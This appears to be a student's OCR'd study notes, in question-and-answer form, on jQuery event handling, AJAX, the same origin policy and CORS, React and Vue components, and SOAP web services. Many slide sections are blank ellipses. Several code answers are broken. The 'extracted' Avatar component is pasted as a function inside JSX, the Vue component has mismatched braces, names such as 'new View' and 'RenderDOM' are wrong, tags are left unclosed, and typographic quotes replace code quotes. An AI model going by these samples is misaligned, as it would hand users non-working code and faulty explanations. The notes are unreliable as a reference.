Form Selectors

…

jQuery – Event-Handling

How does jQuery provide event-handling?

It does so through its `on()` and `off()` methods and shortcut methods.

jQuery – Registering an Event-Handler 1

Implement a simple event-handler.

```
$(“p”).click(function() {
  // Insert code here
});
```

jQuery – Registering an Event-Handler 2

Implement a simple event-handler for jQuery’s `Document Ready` event.

```
$(document).ready(function() {
  // Set up a listener for file item changes
  $(“input[type=file”).change(function() {
    console.log(“The file to upload is “ + this.value);
  });
});
```

jQuery – DOM Manipulation 1 & 2

Consider the following JavaScript:

```
var link = document.createElement(“a”);
link.href = “http://www.funwebdev.com”;
link.innerHTML = “Visit us”;
link.title = “JS”;
```

Rewrite it using jQuery.

```
// Rewrite in the short way
var link = $(“<a href=‘http://funwebdev.com' title=“jQuery”>Visit us</
a>”);

// Rewrite in the verbose way
var link = $(“<a></a>”);
link.attr(“href”, “http://funwebdev.com”);
link.attr(“title”, “jQuery”);
link.html(“Visit us”);
```

DOM Manipulation – Appending Elements

1. **What does the `append()` method do?**
   It takes as a parameter a HTML string and DOM/jQuery object, and appends it as a child of the selected element(s).
2. **Demonstrate how to use the `append()` method.**

```
var link = $(“<a href=‘http://funwebdev.com' title=“jQuery”>Visit us</
a>”);

$(“.linkOut”).append(link);
```

Normal DOM manipulation

1. **What does the `prepend()` method do?**
   It takes as a parameter a HTML string and DOM/jQuery object, and prepends it as a child of the selected element.
2. **Demonstrate how to use the `prepend()` method.**

```
var link = $("<a href='http://funwebdev.com' title="jQuery">Visit us</
a>");

$(".linkOut").prepend(link);
```

jQuery – Useful Methods 1

1. **Demonstrate how to use the css() method to set an element's CSS properties.**

```
$("#colourBox").css("background-color", "FFFFFF");
```

2. **Demonstrate how to use the css() method to get an element's CSS properties.**

```
var colour = $("#colourBox").css("background-color");
```

jQuery – Useful Methods 2

1. **What does the `html()` method do?**
   It gets the HTML contents of an element. If passed with a parameter, it updates the HTML of that element.
2. **What does the `val()` method do?**
   It returns the value of the element; typically, the value of a form element.


Synchronous and Asynchronous Requests

1. **What is a synchronous request?**
   It is a request where the browser sends a request to the server and waits for a response. During this time, the browser is non-responsive and cannot interact with the client until the server finishes processing the request.
2. **What is an asynchronous request?**
   It is a request where the browser sends a request to the server and continues execution. During this time, the user can interact with the client while the server processes the request. Once a response is received, the client will execute the associated callback function to handle the response.

Synchronous and Asynchronous Requests

1. **What is AJAX (Asynchronous JavaScript)?**
   AJAX is a paradigm that enables a browser to send messages to the server without interrupting the flow of what's displayed in the browser.

2. Draw a diagram of how AJAX works.



AJAX – Synchronous Request

Outline the overall process for a synchronous request.

3. The page loads.
4. A synchronous JavaScript call makes an HTTP request for the freshest version of the page. During this time, the browser is non-responsive and the user cannot interact with the client until the server finishes processing the request.
5. The client receives the response, the browser renders the new version of the page, and browser functionality can be restored.

AJAX – Asynchronous Request

Outline the overall process for an asynchronous request.

6. The page loads.
7. An asynchronous JavaScript call makes an HTTP request for just the component of the page that needs to be updated. During this time, the browser appears the same and is responsive to user input.
8. The client receives the response, and the browser renders the new component.

jQuery – AJAX Support

1. **What does the `load()` method do?**
   Fully qualified as `$(<selector>).load(<URL> [,data] [,callback])`, it loads the

response from URL into the element specified by `selector`. Optional `data` can be sent along with the request. An optional `callback` can be executed after `load()` finishes.

2. **What does the `get()` method do?**
   Fully qualified as `$.get(<URL> [,data] [,callback])`, it requests to get data from URL using the HTTP GET request method. Optional `data` can be sent along with the request. An optional `callback` can be executed after `get()` finishes.
3. **What does the post() method do?**
   Fully qualified as `$.post(<URL> [,data] [,callback])`, it requests to post data to URL using the HTTP POST request method. Optional `data` can be sent along with the request. An optional `callback` can be executed after the response arrives.

Asynchronous Request – Source Code Example

What does an `XMLHttpRequest` object do?
It fetches a static file from the server, and the JavaScript code running on the client dynamically inserts the content into the current DOM tree after receiving a response.

How this Works – Source Code 1 & 2

…

Selectors in the Example Code 1 & 2

…

Express with jQuery

…

AJAX Frontend Output

…

Changes to the Title Form View

…

The Client-Side Script 1 & 2

…

What else do we need to change?

…

The `jqXHR` Object

1. **What does a jQuery AJAX request return?**
   It returns a `jqXHR` object to encapsulate the response from the server. This object is a superset of the original `XMLHttpRequest` object.
2. **How does a `jqXHR` object handle a success response?**
   It does so with the `jqXHR.done()` method.
3. **How does a `jqXHR` object handle an error response?**
   It does so with the `jqXHR.fail()` method.
4. **How does a `jqXHR` object implement a try–catch–finally block?**
   It does so with the `jqXHR.always()` method.

`jqXHR` Object Example 1 & 2

…

Same Origin Policy (SOP)

1. **What is cross-site scripting (XSS)?**
   It is a type of attack in which a malicious script is injected into a trusted website.
2. **How is an origin defined?**
   - Protocol
   - Host name
   - Port number

AJAX – Same Origin Policy

1. **What is the same origin policy?**
   It is a policy which permits scripts from one page to access data on a second page only if both scripts have the same origin. Browsers implement this policy to mitigate XSS attacks.
2. **How does XMLHttpRequest implement the same origin policy?**
   It does not allow a web application to request resources from servers other than the one that served the web application.

AJAX – Dealing with SOP

1. **How can we deal with SOP?**
   We can implement a server-side proxy. A server-side proxy is an application which acts as the server's gateway to the internet; it makes requests to other servers on the server's behalf.
2. **What is Cross-origin Resource Sharing (CORS)?**
   CORS is a mechanism that supports secure cross-origin requests and data transfer between clients and servers. It allows restricted resources from a server to be requested from outside the domain from which the first resource was served.
3. **How does CORS provision security?**
   It uses new headers defined in the HTML standard to let sites specify other domains that can retrieve their content (e.g. `Access-Control-Allow-Origin`) using JavaScript.

Lecture 8B. Client-Side Development 2 (React.js)

Outline

- Experience of UI/CSS Frameworks
- The basic ideas behind frontend frameworks
- Building your own frontend framework?
- Main concepts of React.js

Questions

Tastes of UI/CSS Frameworks 1

…

Tastes of UI/CSS Frameworks 2

…

What does a frontend framework do? 1

…

What does a frontend framework do? 2

…

What does a frontend framework do? 3

…

What does a frontend framework do? 4

…

What does a frontend framework do? 5

…

What does a frontend framework do? 6

…

What does a frontend framework do? 7

…

What does a frontend framework do? 8

…

Are you going to learn all of them?

…

You *can* build your own framework!

…

The Three Cornerstones of a Frontend Framework 1

What are the three cornerstones of a frontend framework?

1. Template
2. Virtual DOM
3. State management


Template

1. **What is a template?**
   It is a file that contains HTML code with language-specific tags or syntax which indicates where dynamic data should be inserted.
2. **Implement a simple template in Vue.js**
   ```
   <template>
     <span>Hello {{firstName}} {{lastName}}</span>
   <template>
   ```
3. **Implement a simple template in Angular.js**
   ```
   <template>
     <span>Hello {{firstName}} {{lastName}}</span>
   <template>
   ```
4. **How is templating achieved in React.js?**
   It uses an extension of JavaScript called JSX to display information.
5. **Implement a simple template in React.js.**
   ```
   const component = ({ firstName, lastName }) => (
     <span>
       Hello {firstName} {lastName}
     </span>
   );
   ```

Virtual DOM

1. **What is a virtual DOM?**
   It is a lightweight JavaScript representation of the DOM that is used in frontend frameworks such as React.js, and Vue.js
2. **Why is a virtual DOM used instead of the real DOM?**
   Manipulating the real DOM is too slow; instead, a virtual DOM is used to handle events

3. **Draw a diagram of how a virtual DOM works.**



State Management

1. **What does state refer to?**
   It refers to the special properties of a component that contain information about the component. They are special because by lie in the presentation layer (i.e. view). As a result, the DOM needs to be updated immediately when state changes.
2. **What happens when state changes?**
   The associated component re-renders.
3. **What is state management?**
   It is the process of managing the data that components need to re-render themselves.
4. **Implement simple state management in React.js.**

```
// Initial state
this.state = { firstName: “Jonny” };

// Update the state
this.setState({ firstName: “Colin” };
```

5. **Implement simple state management in Vue.js.**

```
const component = new View({
  data() {
    // Initial state
    return { firstName: “Jonny” };
  },
  methods: {
    changeName() {
      // Update the state
      this.firstName = “Colin”;
    }
```

```
  }
});
```

6. **Implement simple state management in Angular.**

```
// Initial state
this.firstName = “Jonny”;

// Update the state
handleClick() {
  this.firstName = “Colin”;
}
```

The Three Cornerstones of a Frontend Framework 2

…

The Three Cornerstones Compose the Component

1. **What is a component?**
   It is a piece of code which enables the programmer to split the UI into smaller, independent, and reusable pieces.
2. **Implement a simple component in Vue.js.**

```
<script>
  export default {
    data()
      count: 0
    }
  }
}
</script>

<template>
  <button @click=“count++”>You clicked {{ count }} times.</button>
</template>
```

3. **Implement a simple component in React.js.**

```
class HelloMessage extends React.Component {
  render()
    return <div>Hello { this.props.name }</div>;
  }
}

root.render(<HelloMessage name=“Taylor” />);
```

An Example: A Landing Page (1, 2 & 3)

…

But…It’s not a good example

…

Web applications… (1, 2, 3 & 4)

…

An Example: Dashboard

…

What does a frontend framework do? 9

…

JSX

1. **What is JSX?**
   It is a syntax extension to JavaScript used by React.js that provides a way to describe what the UI should look like.
2. **What does JSX allow you to do?**
   It allows you to make a React component by embedding HTML code in JavaScript.

Rendering Elements

…

Components and Props in React.js 1

1. **Implement a function-level component.**

```
function Welcome(props) {
  return <h1>Hello, { props.name }</h1>;
}
```

2. **Implement a class-level component.**

```
class Welcome extends React.component {
  render() {
    return <h1>Hello, { this.props.name }</h1>;
  }
}
```

3. **Demonstrate how to define and use a component.**

```
class Welcome extends React.component {
  render() {
    return <h1>Hello, { this.props.name }</h1>;
  }
}

const element = <Welcome name="Sara" />
const root = ReactDOM.createRoot(document.getElementById("root"));
root.render(element);
```

Components and Props in React.js

Demonstrate how to define and use a component using the `App()` function.

```
function Welcome(props) {
  return <h1>Hello, { props.name }</h1>;
}

function App() {
  return (
    <div>
      <Welcome name="Thom" />
      <Welcome name="Jonny" />
      <Welcome name="Ed" />
    </div>
  );
}
```

Recall: Landing Page

…

Components and Props

Consider the following code:

Comment.jsx

```
function Comment(props) {
  return (
    <div className="Comment">
      <div className="UserInfo">
        <Avatar user={ props.author } />
        <div className="UserInfo-name">{ props.author.name }</div>
      </div>
    </div>
    <div className="Comment-text">{ props.text }</div>
    <div className="Comment-date">{ formatDate(props.date) }</div>
   </div>
  );
}
```

Avatar.jsx

```
function Avatar(props) {
  return (
    <img className="Avatar"
      src={ props.user.avatarUrl }
      alt={ props.user.name }
    />
  );
}
```

Rewrite it to show what it looks like after `Avatar.jsx` **is extracted.**

```
function Comment(props) {
  return (
    <div className="Comment">
      <div className="UserInfo">
        function Avatar(props) {
          return (
            <img className="Avatar"
              src={ props.user.avatarUrl }
              alt={ props.user.name }
            />
          );
        }
        <div className="UserInfo-name">{ props.author.name }</div>
      </div>
    </div>
    <div className="Comment-text">{ props.text }</div>
    <div className="Comment-date">{ formatDate(props.date) }</div>
   </div>
  );
}
```

State and Lifecycle

1. **Implement a simple class that uses state.**

```
class Clock extends React.Component {
```

```
    constructor(props) {
      super(props);
      this.state = { date: new Date() };
    }

    render() {
      return (
        <div>
          <h1>Hello, world!<h1>
          <h2>It is { this.state.date.toLocaleTimeString() }</h2>
        </div>
      );
    }
  }

  const root = ReactDOM.createRoot(document.getElementById(“root”));
  root.render(<Clock />);
```

2. **What is mounting?**
   It is the process in which a component is initialised and added to the DOM.
3. **What is updating?**
   It is the process in which a component is updated when its state or props changes.
4. **What is unmounting?**
   It is the process in which a component’s resources are cleaned up and it is removed from the DOM.

Event-Handling

Implement a simple event handler.

```
function Form() {
  function handleSubmit(e) {
    e.preventDefault();
    console.log(“You clicked submit.”);
  }

  return (
    <form onSubmit={handleSubmit}>
      <button type=“submit”>Submit<button>
    </form>
  );
}
```

Conditional Rendering

1. **Implement a component that uses conditional rendering with an if-statement.**

```
  function UserGreeting(props) {
    return <h1>Welcome back!</h1>;
  }

  function GuestGreeting(props) {
    return <h1>Please sign up.</h1>;
  }

  function Greeting(props) {
    if (props.isLoggedIn) {
      return <UserGreeting />;
    }
```

```
  return <GuestGreeting />;
}

ReactDOM.render(
  <Greeting isLoggedIn={false} />
  document.getElementById(“root”)
);
```

2. **Implement a component that uses conditional rendering with an inline logical** `&&` **operator.**

```
function Mailbox(props) {
  return (
    <div>
      <h1>Hello, world!</h1>
      {props.unreadMessages.length > 0 &&
        <h2>
          You have { unreadMessages.length } unread messages.
        </h2>
      }
    </div>
  );
}

const messages = [“React”, “Re: React”, “Vue”, “Angular”];
ReactDOM.render(
  <Mailbox unreadMessages={messages} />,
  document.getElementById(“root”)
);
```

Hooks 1

1. **What is a hook?**
   It is a function that lets you “hook into” React state and lifecycle features from a function component.
2. **What is** `useState()`**?**
   It is a hook that lets you add a state variable to a component.
3. **Implement a component that uses** `useState()`**.**

```
import React, { useState } from “react”;

function Example() {
  // Declare the count state variable
  const [count, setCount] = useState(0);

  return (
    <div>
      <p>You clicked {count} times</p>
      <button onClick={() => setCount(count + 1)}>Click</button>
    </div>
  );
}
```

Hooks 2

1. **What is** `useEffect()`**?**
   It is a hook that lets you perform side effects in a function component. Every time the function component is called, the argument `setup` function is executed after the call.

2. **Implement a component that uses** `useEffect()`.

```
import React, { useState, useEffect } from “react”;

function Example() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    document.title = `You clicked ${count} times`;
  });

  return (
    <div>
      <p>You clicked {count} times</p>
      <button onClick={() => setCount(count + 1)}>Click me</button>
    </div>
  );
}
```

Roadmap to Mastering React (1, 2 & 3)

…

Lecture 9. Client-Side Development 3 (React.js & Vue.js)

Outline

- ...

Questions

What is frontend development?

...

But why is that important?

...

Cool…but frontend is not engineering.

...

The new high five?

...

But do frontend developers make any money?

...

Comparison to the US

...

Alright, how do I get started?

...

Using a framework is good place to start

...

Which one is the best framework?

...

The frontend chronology

...

How do I decide?

What should someone consider when picking a frontend framework?

- *Availability of learning*: are there enough resources available for your learning if you get stuck?
- *Popularity*: does the framework have enough support from its developers? Are many organisations using it?
- *Core features*: At a fundamental level, does it solve enough business problems? Out of the box, how many problems does it solve for your particular project.
- *Usability*: Is it easy to learn? Are other developers equally excited to use the framework?
- *Ease of integration*: Can you make it work with the backend, database of your choice, and other parts of the codebase? Remember, companies often have a mix of codebases written in several languages.

But in the end…

…

But tell me…what's hot right now?

…

Vue.js in 2 minutes – "Hello, world!"

Implement a simple hello world file in Vue.js.

```
<!DOCTYPE>
<html>
  <head>
    <script src="https://vue"></script>
  </head>
  <body>
    <div id="app">{{ message }}</div>
    <script>
      const data = { message: "Hello, world!" };
      new Vue({
        el: "#app",
        data: data
      });
    </script>
  </body>
</html>
```

React.js in ~~2~~ 3 minutes – "Hello, world!"

Implement a simple hello world file in Vue.js.

```
<!DOCTYPE html>
<html>
  <head>
    <script src="react.development.js"></script>
    <script src="react-dom.development.js"></script>
    <script src="babel.min.js"></script>
  </head>
  <body>
    <div id="root"></div>
    <script type="text/babel">
      class Hello extends React.Component {
        render() {
          return <h1>Hello, world!</h1>;
        }
      }
      RenderDOM.render(
        <Hello />,
        document.getElementById("root");
      );
    </script>
  </body>
</html>
```

A Quick Comparison Between Vue.js and React.js

…

What do they have in common?

What do Vue.js and React.js have in common?

- They both use a virtual DOM; instead of re-rendering an entire page, only the updated component is re-rendered.
- They both encourage code re-usability (e.g. templates).
- They both use MVVM, which, is much more streamlined than MVC. Not only does it simplify the dependence of business and interface, it also solves the problem of frequent data updating, eliminating the need for selectors to manipulate DOM elements. This is because View does not know the existence of Model, and Model and ViewModel can't observe View. This low-coupling improves code reusability.

Let's talk about the differences

What are the differences between Vue.js and React.js?

Vue.js	React.js
Appropriate for smaller projects	Appropriate for projects with greater complexity (i.e. larger projects)
Provides a quick start to development	Provides thousands of packages that can facilitate development

Getting Past Hello World!

…

A Simple Table - Vue

…

Importing Libraries 1

…

Our Dataset

…

Vue Code 1

…

HTML 1

…

Entire Codebase

…

Voila!

…

Alright, show me something cool!

…

Importing Libraries 2

…

HTML 2
...

Vue Code 2
...

Complete Code
...

Coolness!
...

Are you saying Vue.js is better than React.js?
...

How to Learn More
...

Final Thoughts
...

Lecture 10. Web Services 1

Outline

- Service-oriented architecture
- Web services
  - SOAP Services and RESTful Services
- Creating REST web services in Express.js applications
- Consuming REST web services Express.js applications

Questions

Service-Oriented Architecture (SOA)

1. **What is service-oriented architecture?**
   It is a type of software architecture in which services are provided to components by application components using a communication protocol over a network.
2. **Why is SOA useful?**
   It can help architect applications so that certain quality attributes are satisfied.
3. **What is at the core of this approach?**
   Services.

SOA – Web Applications


…

Web Services

What is a web service?
A web service is a method of communication in which one application can connect to and communicate with another using web protocols. In doing so, it provides a simple and open way of integrating data or functions from various systems.

A Service-Based Application

Draw an illustration of how a service-based application works.



Web Service Standards

1. **What is Simple Object Access Protocol (SOAP)?**
   It is a messaging protocol specification for sending information in XML format in the implementation of web services in web applications.
2. **What is Web Service Description Language (WSDL)?**
   WSDL is an XML-based language that is used to describe a web service. It defines the interfaces, methods, parameters, requests, and responses implemented by the web service.
3. **What is Universal Description, Discovery, and Integration (UDD)?**
   It is an XML-based registry and protocol that is used to describe, publish, and find information about a web service.

Calling a Service – SOAP

1. **What is a SOAP message?**
   It is an XML-document that contains an envelope, header, and body.
2. **What is the envelope?**
   It is the element within a message that indicates the start and end of a message to indicate to the receiver when the entire message has been received.
3. **What is the header?**
   It is the optional element within a message that is used to provide application-specific information (e.g. authentication or transaction management).
4. **What is the body?**
   It is the element within a message that contains the data for the message or file being sent.
5. **Why is SOAP considered an extensible protocol?**
   It enables you to add new header elements for new semantics.

SOAP Example – Stock Quote

Implement simple SOAP request and response messages.

```
REQUEST
------------------------------------------------------------------------
GET /StockQuote HTTP/1.1
Host: www.stocks.com
Content-Type: text/xml
Content-Length: nnnn
SOAPMethodName: Stock-Namespace-URI#GetLastTradePrice
<SOAP:Envelope xmlns:SOAP="urn:schemas-xmlsoap-org:soap.v1">
  <SOAP:Body>
    <m:GetLastTradePrice xmlns:m="Stock-Namespace-URI">
      <symbol>DIS</symbol>
    </m:GetLastTradePrice>
  </SOAP:Body>
</SOAP:Envelope>

RESPONSE
------------------------------------------------------------------------
HTTP/1.1 200 OK
Content-Type: text/xml
Content-Length: nnnn
<SOAP:Envelope xmlns:SOAP="urn:schemas-xmlsoap-org:soap.v1">
  <SOAP:Body>
    <m:GetLastTradePriceResponse xmlns:m="Stock-Namespace-URI">
      <return>34.5</return>
    </m:GetLastTradePriceResponse>
  </SOAP:Body>
</SOAP:Envelope>
```

Publishing and Consuming a Service

…

